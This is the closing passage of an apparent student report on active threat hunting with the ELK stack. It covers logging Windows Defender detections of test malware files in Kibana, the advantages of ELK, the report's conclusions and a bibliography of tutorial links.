
PS Tracked on Kibana




5.2 Triggering Windows Defender

Known malware files are downloaded which are caught and deleted by windows defender before they are opened. These triggers are logged as Windows events as warnings and critical errors and they can be filtered in Elasticsearch and looked up in Kibana using their Event IDs.

Windows Defender Logs in Event Viewer



Windows Defender Tracked in Kibana Using Event ID



Advantages of Active Hunting with ELK

- 1. Splunk (similar data logging and analysis tool) costs millions of dollars as data collected by organizations. ELK open-source and hence free.
- 2. Logs are complicated to read.

Log= data + timestamp

They are difficult to read and comprehend and as they are not parsed. ELK allows you to ELK allows you to select individual fields according to your preference.

- 3. Configuration files can be customized to your needs.
- 4. It is neither limited as grep nor complicated as RegEx.
- 5. Active hunting secures an organization's intranet from internal compromise.

CONCLUSIONS

- 1. ELK stack is an open source, neatly compiled, state of the art tool for data logging and analytics.
- 2. Corporations are deploying it as it saves them millions of dollars.
- 3. It is not complicated as grep or RegEx.
- 4. Kibana is a text, not script based search dashboard which allows ease of use.

Bibliography

References:

- 1. https://www.digitalocean.com/community/tutorials/how-to-install-elasticsearch-logstash-and-kibana-elk-stack-on-ubuntu-14-04
- 2. http://packages.elastic.co
- 3. http://joshuadlewis.blogspot.in/2014/10/advanced-threat-detection-with-sysmon_74.html
- 4. http://www.eicar.org/85-0-Download.html
- 5. https://www.youtube.com/watch?v=U3m0jKygAqU
- 6. https://www.youtube.com/watch?v=Kqs7UcCJquM
- 7. https://www.youtube.com/watch?v=7d54zc6WPLc
- 8. https://www.youtube.com/watch?v=960g3aIgyrc&list=PLhLSfisesZIvA8ad1J2 DSdLWnTPtzWSfI
- 9. https://www.elastic.co/guide/en/logstash/current/configuration.html
- 10. https://sematext.com/blog/2013/12/19/getting-started-with-logstash/

Active Hunting Using ELK